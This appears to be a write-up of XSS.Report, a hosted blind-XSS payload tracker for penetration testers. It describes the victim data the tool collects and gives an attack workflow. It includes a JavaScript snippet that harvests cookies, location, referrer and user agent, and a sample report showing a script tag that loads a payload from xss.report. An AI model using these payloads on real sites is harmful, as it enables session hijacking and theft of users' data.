Tool: *https://xss.report/*

Github: *https://github.com/SarveshAadhithya/*

1. Overview:
XSS.Report is an advanced tool designed for security professionals and penetration testers to track and exploit Cross-Site Scripting (XSS) vulnerabilities efficiently. This tool provides a centralized dashboard where testers can monitor the execution of injected XSS payloads on vulnerable websites and collect crucial user data.


2. Key Features:

- When an XSS payload is executed, the tool gathers information such as cookies, session storage, local storage, browser details, and screenshots of the victim's session.
- The dashboard allows testers to track multiple victims in real time, showing active payload triggers and collected data.
- The tool employs JavaScript payloads that make requests to its server, dynamically retrieving scripts that execute malicious actions.
- Integrated Telegram bot and email notifications alert the tester whenever an XSS payload is triggered.
- Offers a variety of XSS payloads that can bypass common security protections and execute in different environments.
- Captures victim IP addresses.

3. Data Collection: When an XSS payload is triggered on a vulnerable website, the tool collects and reports the following details:

- **Cookies** (including authentication tokens and session identifiers)
- **Local Storage & Session Storage** (potentially containing sensitive user data)
- **Referrer Information** (tracks where the payload was triggered from)
- **User-Agent & Device Information**
- **Document Object Model (DOM) Dump**
- **Screenshots of the victim's session**
- **IP Address and Geolocation**

Code Snippet:



```
function x_PS(){
    try { r_Jn.uri = prs(location.toString()); } catch(t) { r_Jn.uri = ""; }
    try { r_Jn.cookies = prs(document.cookie); } catch(t) { r_Jn.cookies = ""; }
    try { r_Jn.referrer = prs(document.referrer); } catch(t) { r_Jn.referrer = ""; }
    try { r_Jn["user-agent"] = prs(navigator.userAgent); } catch(t) { r_Jn["user-agent"] = ""; }
    try { r_Jn.origin = prs(location.origin); } catch(t) { r_Jn.origin = ""; }
    try { var t = navigator.language || navigator.userLanguage; r_Jn.lang = prs(t); } catch(t) { r_Jn.lang = ""; }
```

4. Attack Workflow:

1. The tester injects an XSS payload into a vulnerable website.
2. When a victim visits the affected page, the malicious script is executed in their browser.

3. The script makes a request to XSS.Report’s server, fetching additional JavaScript.
4. The executed script collects the victim’s information and sends it to the attacker’s dashboard.
5. The attacker is notified via Telegram or email about the captured data.
6. The dashboard continuously tracks new triggers and provides detailed reports.

5. Advantages

> Automates the XSS exploitation process, making it faster and more effective.
> Extracts a wide range of victim information, providing a detailed analysis of compromised sessions.
> Immediate notifications allow attackers to act quickly.
> Can monitor and log data from multiple victims simultaneously.
> Works with Telegram, emails, and other APIs for easy management.


5. Disadvantages

> Some websites have strong Content Security Policies (CSP) that prevent script execution.

> Tested on Brave browser and request to fetch javascript file fails. However succeeds in chrome.

> If JavaScript is disabled in a browser, the tool cannot function.


USAGE SNIPPETS:


DASHBOARD

XSS.REPORTS | XSS.PAYLOADS | XSS.SETTINGS

	Vulnerable Page URI	Cookie	Session S.	Local S.	Date	
XSS.REPORT	[redacted]	☒	☒	☒	7 hour(s) ago	

© For bug bounty hunters – All rights reserved.



DETAIL REPORT

Uri	[redacted]
Cookies	
Referrer	
User-agent	[redacted]
Origin	file://
Lang	en-US
Gpu	[redacted]
Ip	[redacted]
Port	49865
Custom Parameter	
Session Storage	[]
Local Storage	[]
Dom	`<html><head><script src="https://xss.report/c/sarvesh"></script></head><body></body></html>`
Time	UTC 05.03.2025 10:48